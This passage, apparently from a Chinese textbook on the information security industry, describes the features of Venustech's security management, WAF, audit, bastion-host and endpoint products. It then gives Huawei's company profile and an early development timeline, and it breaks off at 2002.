



**图 4.4 泰合信息安全运营中心系统软件平台**

系统的主要功能包括：

1）面向业务的统一安全管理

系统内置业务建模工具，用户可以构建业务拓扑，反映业务支撑系统的资产构成，并自动构建业务健康指标体系，从业务的性能与可用性、业务的脆弱性和业务的威胁三个维度计算业务的健康度，协助用户从业务的角度去分析业务可用性、业务安全事件和业务告警。

2）全面的日志采集

可以通过多种方式来收集设备和业务系统的日志，例如 Syslog、SNMP Trap、FTP、OPSEC LEA、NETBIOS、ODBC、WMI、Shell 脚本、Web Service 等。

3）智能化安全事件关联分析

借助先进的智能事件关联分析引擎，系统能够实时不间断地对所有范式化后的日志流进行安全事件关联分析。系统为分析师提供了三种事件关联分析技术，分别是：基于规则的关联分析、基于情境的关联分析和基于行为的关联分析，并提供了丰富的可视化安全事件分析视图，充分提升分析效率。

4）全面的脆弱性管理

系统实现与天镜漏扫系统的实时高效联动，内置配置核查功能，从技术和管理两个维度进行全面的资产和业务脆弱性管控。

5）主动化的预警管理

用户可以通过预警管理功能发布内部及外部的早期预警信息，并与网络中的 IP 资产进行关联，分析出可能受影响的资产，提前让用户了解业务系统可能遭受的攻击和潜在的安全隐患。系统支持内部预警和外部预警；预警类型包括安全通告、攻击预警、漏洞预警和病毒预警等；预警信息包括预备预警、正式预警和归档预警三个状态。

6）基于风险矩阵的量化安全风险评估

系统参照 GB/T 20984-2007 信息安全风险评估规范、ISO 27005：2008 信息安全风险管理，以及 OWASP 威胁建模项目中风险计算模型的要求，设计了一套实用化的风险计算模型，实现了量化的安全风险估算和评估。

7）指标化宏观态势感知

系统是国内首个具备态势宏观分析能力的安全管理平台。针对系统收集到的海量安全事件，系统借助地址熵分析、热点分析、威胁态势分析、KPI 分析等数据挖掘技术，帮助管理员从宏观层面把握整体安全态势，对重大威胁进行识别、定位、预测和跟踪。

8）多样的安全响应管理

系统具备完善的响应管理功能，能够根据用户设定的各种触发条件，通过多种方式（例如，邮件、短信、声音、SNMP Trap 等）通知用户，并触发响应处理流程，直至跟踪到问题处理完毕，从而实现安全事件的闭环管理。

9）丰富灵活的报表报告

出具报表报告是安全管理平台的重要用途。系统内置了丰富的报表模板，包括统计报表、明细报表、综合审计报告，审计人员可以根据需要生成不同的报表。系统内置报表生成调度器，可以定时自动生成日报、周报、月报、季报、年报，并支持以邮件等方式自动投递，支持以 PDF、Excel、Word 等格式导出，支持打印。系统还内置了一套报表编辑器，用户可以自行设计报表，包括报表的页面版式、统计内容、显示风格等。

10）流量管理

除了采集各类安全事件，系统还能够采集形如 NetFlow 的流量日志。针对采集来的 NetFlow 流量日志的分析，系统能够建立网络流量模型，通过泰合特有的基于流量基线的分析算法，发现网络异常行为。

11）知识管理

系统具有国内最完善的安全管理知识库系统，内容涵盖安全事件库、安全策略库、安

全公告库、预警信息库、漏洞库、关联规则库、处理预案库、案例库、报表库等，并提供定期或者不定期的知识库升级服务。

12）用户管理

系统采用三权分立的管理体制，默认设置了用户管理系统管理员、安全运营中心管理员、审计管理员分别进行管理。系统用户管理采用基于角色的访问控制策略，即依据对系统中角色行为来限制对资源的访问。

13）自身系统管理

实现了系统自身安全及维护管理。主要包括组织管理、系统数据库及功能组件运行状态监控、日志维护及其他一些与系统本身相关的运行维护的管理和配置功能。

14）一体化的安全管控界面

系统提供了强大的一体化安全管控功能界面，为不同层级的用户提供了多视角、多层次的管理视图。

**4. Web 应用防火墙（Web Application Firewall，WAF）**

天清 Web 应用安全网关，是启明星辰公司自行研制开发的新一代 Web 应用防火墙（WAF）与应用交付类网络安全产品，主要针对 Web 服务器进行第 7 层流量分析，防护以 Web 应用程序漏洞为目标的攻击，并针对 Web 应用访问进行各方面优化，以提高 Web 或网络协议应用的可用性、性能和安全性，确保业务应用能够快速、安全、可靠地交付。天清 WAG 应用了一套 HTTP 会话规则集，这些规则涵盖诸如 SQL 注入以及 XSS 等常见的 Web 攻击。同时通过自定义规则，识别并阻止更多攻击。解决诸如防火墙、UTM 等传统设备束手无策的 Web 系统安全问题。其大致功能如图 4.5 所示。





**图 4.5　天清 Web 应用安全网关功能图解**

#### 5. 安全审计

天玥网络安全审计系统(业务网审计)简称天玥审计系统,是针对业务环境下的网络操作行为进行细粒度审计的合规性管理系统。它通过对业务人员访问系统的行为进行解析、分析、记录、汇报,以帮助用户事前规划预防、事中实时监视、违规行为响应、事后合规报告、事故追踪溯源,加强内外部网络行为监管、促进核心资产(数据库、服务器、网络设备等)的正常运营。对于业务系统的核心——数据库的审计能力表现尤其出色,是国内审计数据库类型最全,解析粒度最细的审计产品。同时,天玥网络安全审计系统支持扩展无线安全模块,可实现对各种无线网络连接信息的审计记录,包括正常无线连接行为、非法设备或终端的违规无线访问及涉密网中的非法无线访问等,提供有线、无线网络安全行为审计整体解决方案。

#### 6. 运维安全管控(堡垒机)

启明星辰运维安全管控系统(OSM),是启明星辰综合内控系列产品之一。OSM 利用在运营商行业的业务积累和已有技术积累,是针对业务环境下的用户运维操作进行控制和审计的合规性管控系统。它通过对自然人身份以及资源、资源账号的集中管理建立"自然人—资源—资源账号"对应关系,实现自然人对资源的统一授权,同时,对授权人员的运维操作进行记录、分析、展现,以帮助内控工作事前规划预防、事中实时监控、违规行为响应、事后合规报告、事故追踪回放,加强内部业务操作行为监管、避免核心资产(服务器、网络设备、安全设备等)损失、保障业务系统的正常运营。OSM 能够对运维人员维护过程的全面跟踪、控制、记录、回放;支持细粒度配置运维人员的访问权限,实时阻断违规、越权的访问行为,同时提供维护人员操作的全过程的记录与报告;系统支持对加密与图形协议进行审计,消除了传统行为审计系统中的审计盲点,是 IT 系统内部控制最有力的支撑平台之一。

其功能特点如下:

1) 运维协议支持广、易扩展,充分满足运维需要

产品实现对多种运维协议或运维客户端的支持,充分满足运维需要,包括字符协议、图形协议、文件传输协议、HTTP(S)应用、数据库访问和 Pcanywhere、Radmin 等常用运维客户端。通过配置应用发布,还可以灵活扩展其他运维协议或工具。

2) 多种资源访问方式,适应不同人员使用习惯

产品支持多种目标资源访问方式,使用界面友好,能够最大程度适应不同用户的使用习惯。

3) 细粒度访问授权,有效控制运维风险

产品可根据用户、用户组、访问主机、系统账号、访问方式等内容设置细粒度访问策略,同时支持指令黑白名单、时间黑白名单、IP 黑白名单。通过集中统一的访问控制和细粒度的命令级授权策略,确保"权限最小化原则",有效规避运维操作风险。

4) 审计实名制,为事后取证提供证据

以用户身份为依据,真实完整的记录每个用户的所有操作行为;支持实时监控和仿

真回放;支持在监控过程中手工切断高危操作。

**7. 终端安全**

天珣内网安全风险管理与审计系统(简称天珣),紧密围绕"合规",以内网终端计算机为管理对象,通过"终端准入控制、终端安全控制、桌面合规管理、终端泄密控制和终端审计"五维化管理,全面提升内网安全防护能力和合规管理水平,帮助用户构建起安全可信的合规内网。天珣引领了内网安全管理模式的新变革,改变了"被动的、以事件驱动为特征"的传统内网安全管理模式,开创了"主动防御、合规管理"为目标的内网安全管理新时代。其包含多层准入方案,网关准入、Web 准入、802.1 准入、Eou 准入、客户端准入等。并且提供便携的自动式客户端部署过程,使 15 分钟部署上千点客户端成为可能。还具有终端安全修复、终端访问控制、桌面管理、安全审计、移动存储管理一体化管理、简单易维护等功能特性。其功能模块如图 4.6 所示。





**图 4.6 天珣内网安全风险管理与审计系统功能模块**

# 4.2 华为技术有限公司

华为技术有限公司是一家生产销售通信设备的民营通信科技公司,总部位于中国广东省深圳市龙岗区坂田华为基地。华为的产品主要涉及通信网络中的交换网络、传输网络、无线及有线固定接入网络和数据通信网络及无线终端产品,为世界各地通信运营商及专业网络拥有者提供硬件设备、软件、服务和解决方案。华为的产品和解决方案已经应用于全球 170 多个国家,服务全球运营商 50 强中的 45 家及全球 1/3 的人口。

## 4.2.1 基本情况

华为于 1987 年在中国深圳正式注册成立。过去 20 多年,华为抓住中国改革开放和 ICT 行业高速发展带来的历史机遇,坚持以客户为中心,以奋斗者为本,基于客户需求持续创新,赢得了客户的尊重和信赖,从一家立足于中国深圳特区,初始资本只有 21 000 元

的民营企业，稳健成长为年销售规模近2400亿元的世界500强公司。如今，华为的电信网络设备、IT设备和解决方案以及智能终端已应用于全球170多个国家和地区。华为为电信运营商、企业和消费者等提供有竞争力的端到端ICT解决方案和服务，对电信基础网络、云数据中心和智能终端等领域持续进行研发投入，以客户需求和前沿技术驱动的创新，使公司始终处于行业前沿，引领行业的发展。华为每年将销售收入的10%以上投入研发，在近15万华为人中，超过45%的员工从事创新、研究与开发。华为在170多个标准组织和开源组织中担任核心职位，已累计获得专利授权36511件。2014年《财富》世界500强中华为排行全球第285位，与上年相比上升三十位。2014年上半年度经营业绩，数据显示，2014年上半年，华为实现销售收入1358亿元，同比增长19%；营业利润率18.3%。2014年10月9日，Interbrand在纽约发布的“最佳全球品牌”排行榜中，华为以排名94的成绩出现在榜单之中，这也是中国大陆首个进入Interbrand top100榜单的企业公司。2015年，评为新浪科技2014年度风云榜年度杰出企业。

## 4.2.2 发展历程

1987年，创立于深圳，成为一家生产用户交换机(PBX)的香港公司的销售代理。

1989年，自主开发PBX。1994推出C&C08数字程控交换机。

1990年，开始自主研发面向酒店与小企业的PBX技术并进行商用。

1992年，开始研发并推出农村数字交换解决方案。

1995年，销售额达15亿元，主要来自中国农村市场。成立知识产权部。成立北京研发中心，并于2003年通过了CMM4级认证。

1996年推出综合业务接入网和光网络SDH设备。与香港和记黄埔签订合同，为其提供固定网络解决方案。成立上海研发中心，并于2004年通过了CMM5级认证。

1997年推出无线GSM解决方案，于1998年将市场拓展到中国主要城市。与Texas Instruments、Motorola、IBM、Intel、Agere Systems、Sun Microsystems、Altera、Qualcomm、Infineon和Microsoft，成立了联合研发实验室。

1998年产品数字微蜂窝服务器控制交换机获得了专利。成立南京研发中心，并于2003年6月通过了CMM4级认证。

1999年在印度班加罗尔设立研发中心。该研发中心分别于2001年和2003年获得CMM4级认证、CMM5级认证。成为中国移动全国CAMEL Phase II智能网的主要供应商，该网络是当时世界上最大和最先进的智能网络。

2000年在瑞典首都斯德哥尔摩设立研发中心。合同销售额超过26.5亿美元，其中海外销售额超过1亿美元。在美国硅谷和达拉斯设立研发中心。

2001年以7.5亿美元的价格将非核心子公司Avansys卖给爱默生，在美国设立四个研发中心并且加入国际电信联盟(ITU)，除此之外10 Gbps SDH系统开始在德国的柏林进行商用。根据RHK的统计，华为的光纤系列产品稳居亚太地区市场份额的第1名。

2002年海外市场销售额达5.52亿美元。尽管2001年到2002年间，全球电信基础设施的投资下降了50%，华为的国际销售额还是增长了68%，从2001年的3.28亿美元上升到2002年的5.52亿美元。华为通过了UL的TL9000质量管理系统认证。为中国

移动部署世界上第一个移动模式 WLAN。

